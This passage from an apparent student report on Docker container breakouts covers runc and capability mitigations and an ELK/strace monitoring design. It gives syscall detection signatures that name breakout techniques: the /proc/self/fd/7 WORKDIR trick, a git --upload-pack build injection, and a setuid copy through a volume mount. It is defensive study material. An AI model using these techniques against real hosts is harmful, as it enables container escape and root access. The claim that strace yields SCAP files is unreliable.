


Fig: Vulnerable runc version

But to mitigate this attack I updated my runc to the latest version which made it difficult for the attacker to exploit.

Attacker's part:

The attacker was able to attack the runc version 1.1.9 as shown above. So to patch this vulnerability the runc version was updated to 1.1.12.

Fig: Updated runc version

After upgrading the runc version:

After upgrading the runc version, the attacker tried attacking the target system and was unsuccessful, see screenshot of error below.




Fig: CVE-2024-21626 vulnerability exploitation unsuccessful

There is an error message indicating that OCI runtime "create failed". So, this vulnerability has been addressed in later versions of Docker. If we utilize the latest or later versions of runc, this vulnerability will no longer be exploitable.

2.1.5. CAP_SYS_MODULE Abuse Fix:

In the attack part, we have seen that a process with the CAP_SYS_MODULE capability can inject a kernel module into the Linux kernel. This kernel module could contain malicious code – a rootkit or a bind shell – that, once loaded into the kernel, could give the attacker root access to the system. From the figure shown, the capability is given to kmod.




Fig: insmod Sys Cap

For example, if we run a container with all the capabilities given or in privileged mode, the root access attack will be successful.

Fig: Root privilege escalation with system capability exploitation

One of the possible fixes for this attack is to remove the capability from the kmod. For example, if we run a container without giving any capabilities by default to a container, the attack can not be successful. The insmod command in Linux systems is used to insert modules into the kernel. Linux is an Operating System which allows the user to load kernel modules on run time to extend the kernel functionalities. As we removed the capability by default when running the containers, this insmod operation is not allowed anymore. We can see it in the figure below:




Fig: insmod operation unsuccessful

2.2. Monitoring

In this section, we'll discuss our monitoring solution, in which we implement a signature-based CVE detection mechanism. First, we discuss the programs we use to implement our solution. That is, we briefly discuss ELK stack, and the four tools used, which are Elasticsearch, Kibana, Filebeat, and Logstash. Then, we talk about capturing system calls (syscalls) using the Strace tool. After that, we discuss our methodology of event correlation and architecture overview.

2.2.1. ELK Stack

Elasticsearch [1] is a distributed search and analytics engine capable of storing data and enabling analysis of it. Similarly, Kibana [2] is a visualization tool for analyzing the data sources passed on to it. Kibana can be paired with Elasticsearch to visualize the data contained in Elasticsearch. Kibana allows a user to build dashboards to visualize their analyses.

To collect the logs and store them on Elasticsearch, we need agents. These agents should have the capability to fetch and preprocess data to send to Elasticsearch. For this purpose, we use Filebeat [3] which collects logs from the host machine and forwards them to Elasticsearch for indexing. But here also, using Filebeat may not always be enough if we consider the use cases. For example, in the case of collecting complex log files using Filebeat, e.g., network log files (.pcaps), system call files (.scaps) etc. Filebeat can only collect them but is not able to process them. If we do not process them properly, these logs may not be analyzed according to their full capability by Elasticsearch. Thus, we send the collected logs by Filebeat to Logstash first. Logstash [4] is a data-processing pipeline that ingests the raw data and processes it according to user-defined rules to make them more useful. And after that, these processed data can be sent to Elasticsearch for storage and further usage.

2.2.2. System Calls and Strace

System calls act like the bridge between user-space application and operating system. System calls are the interface through which user-space applications communicate with the operating system's kernel. It provides insight of interaction between application and the kernel. Similar to user-space applications, containers also interact with kernel functionalities through system calls [5]. Any behavior that deviates from the normal actions can be considered as anomalous behavior. Monitoring system calls can aid in the identification of anomalous system activities.

In our case, we used system calls to understand the benign system call sequences and detect deviation to monitor potential threats. For collecting system logs from containers, we use the tool Strace. Strace is a powerful open-source system visibility tool which allows us to trace and monitor the system calls. We used Strace to continually extract the system calls from the target containers and sent them to our ELK stack pipeline to store in Elasticsearch.

2.2.3. Event Correlation

We cannot solely rely on one system call for detecting an attack; instead, we must cross-analyze it with other system calls or, in some cases, additional logs (such as network, application, and authentication logs). For this project, we have used system calls only, thus we correlated between multiple system calls to find out what is normal behavior. Then, we created rules based on our analysis of normal behavior, and any system calls that violate the rules will be considered as anomalous.

We perform system call sequence matching to perform detection. We didn't perform behavioral analysis to perform detection here, as we only have a limited number of CVEs and misconfigurations to detect using our solution for this project. To detect individual CVEs, if the signature is crafted properly, then it would result in 100% detection accuracy, which cannot always be ensured for behavioral based solutions, e.g., ML based detectors.

It is apparent that one of the crucial steps here is to build the exploit signature properly. For this, we use a modified version of Phoenix [7] and use it for detection only. Our difference with Phoenix is that, while Phoenix relied on prevention of unpatched vulnerabilities, in our case we are performing detection and alerting. Thus, we employ manual inspection to extract the malicious sequence of system calls from vulnerable containers.

2.2.4. Architecture Overview

The following figure is our simplified architecture overview. In our architecture, we assume that we will perform real-time detection. Suppose we have a vulnerable container which contains one or more of the specific vulnerabilities/misconfigurations described in the previous sections. An attacker can therefore perform exploitation attempts to compromise the container. This attempt will trigger some actions in the container, which will be reflected in the system calls generated by the container.We have a Strace instance running, which captures these real-time system calls and collects them as an SCAP file. Since SCAP files are complex log files, we need to preprocess them prior to sending them to the Elasticsearch storage solution. Therefore, the logs are collected and parsed by using Logstash.

In Logstash, it is possible to define custom configuration which allows the Logstash instance to process the input data in unique ways. In our case, the input will be SCAP files, and thus the Logstash instance is pre-configured to handle such files, filter unnecessary parts, process them, and send the processed appropriately formatted system call logs to Elasticsearch.

The Elasticsearch instance will thus collect these logs from Logstash, index them according to the pre-configured index pattern, and send them in Kibana for visualization of data.

Now, to detect the exploit done by the attacker from these logs, we first need to collect the exploit signature beforehand. These exploit signatures are sequences of system calls that uniquely identify the attack according to system call names and their arguments. These exploit

signatures are manually collected offline beforehand. These are then converted to rules in our host system.

In our host machine, we have a program running that fetches the real-time processed system calls from Elasticsearch, and tries to match them with the exploit signatures. If a match is found, the program creates a custom alert and the user can perform further analysis.




Figure: Architecture Overview of Container Breakout Monitoring

2.2.5. Signatures for Detection

We have already discussed in the attack section how these vulnerabilities work. In this section, we will discuss how we developed the signatures for the detection.

2.2.5.1. CVE-2024-21626

In the attack section, we observe that exploiting this CVE requires setting the WORKDIR as /proc/self/fd/7. To put it simply, if an attacker manages to alter the directory depth beyond the actual work directory depth, they can effectively break out of containers.




Figure: Detection Sequence for CVE-2024-21626

For detection, the script initially queries the Elasticsearch index to retrieve system calls. Subsequently, it scans for read/write system calls and extracts their related arguments. It

specifically examines the WORKDIR /proc/self/fd/x, where x represents any file or directory name. If this argument is detected, the script then scrutinizes the chdir system call for changes in directory depth. If the total directory depth surpasses that of WORKDIR, it indicates a potential attack. This methodology enables us to identify container breakout attacks like CVE-2024-21626.

2.2.5.2. CVE-2019-13139

This CVE can be exploited while building the docker image from GitHub. Similar to section 2.2.5.1, to detect this attack, we started by collecting system calls and transmitting them to elasticsearch.




Figure: Detection Sequence for CVE-2019-13139

To detect this attack, initially, we retrieve the system call involving *execve*, since it is invoked during the docker image building process. Subsequently, we examine the following arguments across various checks:

Check 1: /bin/sh .*git.*--upload-pack

Check 2: /usr/bin/docker docker build

Check 3: /bin/sh -c

Each of these checks returns a boolean value. If all checks return TRUE, and they maintain the specified execution order, the script would successfully identify this attack.

2.2.5.3. Privilege Escalation Using Volume Mount

In this attack, the privilege escalation is done using volume mount. In this exploit, a particular file is used to increase the privilege. This file can be a shell, a malicious script, or even a backdoor. The trick of this attack is to copy this file into the container, and give it the privilege according to the setuid root (0).

Check 1: open filename O_WRONLY | O_CREAT

Check 2: sendfile filename

Check 3: chmod filename 4XXX

The detection generalizes this process to detect the key system calls which aid in this process. Firstly, creation of a file using any name (written as variable “filename”) is detected. That file should be given at least write permission needed to copy a file. Then the syscall sendfile is seen, which helps copy the file’s contents to the newly created ‘filename’ file. Finally, that file is given certain permissions. But the most important one is to give the setuid bit to 4. This means that that file will be executed with the root’s (0) privilege. When these 3 things are seen for a particular file, that file can possibly run with root privileges and wreak havoc. Therefore, these 3 checks accurately detect the malicious files and can monitor this attack.

3. Conclusion

This project work has enabled us to gain insight into Docker's functionality at the application level. Furthermore, we have explored the constraints of Docker containers, various potential attack vectors, and methods to mitigate these risks. It is evident that administrators must exercise caution when creating Docker containers and assigning user privileges to prevent potential misuse.

Moreover, we recognize the benefits of Docker in terms of portability and flexibility. With minimal adjustments to the setup, developers can efficiently package and deploy their applications across diverse environments. Additionally, Docker serves as a platform for DevOps teams to enhance collaboration between development and operations, facilitating automated deployment processes. In conclusion, Docker has emerged as a powerful tool for modern application development, facilitating swift and efficient development, testing, and deployment of applications. However, it is crucial to remain vigilant about potential security risks and implement necessary precautions to mitigate them.

4. References

[1] https://www.elastic.co/elasticsearch

[2] https://www.elastic.co/kibana

[3] https://www.elastic.co/guide/en/beats/filebeat/current/filebeat-overview.html

[4] https://www.elastic.co/logstash

[5] https://www.ndss-symposium.org/wp-content/uploads/2024-582-paper.pdf

[6] https://strace.io/

[7] https://arc.encs.concordia.ca/papers/ndss-phoenix.pdf

[8] https://snyk.io/blog/leaky-vessels-docker-runc-container-breakout-vulnerabilities/

[9] https://snyk.io/blog/leaky-vessels-container-vuln-deep-dive/

[10]https://www.electricmonk.nl/log/2017/09/30/root-your-docker-host-in-10-seconds-for-fun-and-profit/

[11] https://www.panoptica.app/research/7-ways-to-escape-a-container